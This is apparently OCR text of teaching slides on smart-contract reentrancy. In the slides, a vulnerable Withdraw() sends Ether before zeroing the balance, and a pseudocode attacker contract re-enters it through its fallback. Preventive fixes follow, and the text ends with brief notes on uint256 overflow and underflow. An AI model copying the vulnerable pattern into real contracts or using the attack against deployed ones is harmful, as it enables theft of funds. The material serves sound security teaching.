
```
19 Ether
B: 1 Ether

Withdraw() {
   check balance > 0;
   send Ether;
   balance = 0;
}
```

```
1 Ether

attack() {
   A.withdraw();
}

fallback() {
    A.withdraw();
}
```




```
Withdraw() {
    check balance > 0;
    send Ether;
    balance = 0;
}
```

```
attack() {
    A.withdraw();
}

fallback() {
    A.withdraw();
}
```




```
A

19 Ether
B: 1 Ether

Withdraw() {
    check balance > 0;
    send Ether;
    balance = 0;
}
```

```
B

1 Ether

attack() {
    A.withdraw();
}

fallback() {
    A.withdraw();
}
```



```
A

19 Ether
B: 1 Ether

Withdraw() {
    check balance > 0;
    send Ether;
    balance = 0;
}
```

```
B

1 Ether

attack() {
    A.withdraw();
}

fallback() {
    A.withdraw();
}
```



```
A

18 Ether
B: 1 Ether

Withdraw() {
   check balance > 0;
   send Ether;
   balance = 0;
}
```

```
B

2 Ether

attack() {
   A.withdraw();
}

fallback() {
    A.withdraw();
}
```


Preventative techniques

- Update the balance before send the ether
- Using modifier to lock the contract

Overflow

uint = uint256


0 ≤ x ≤ 2**256 - 1



Overflow

uint = uint256


$0 \le x \le 2^{**}256 - 1$



Underflow

uint = uint256

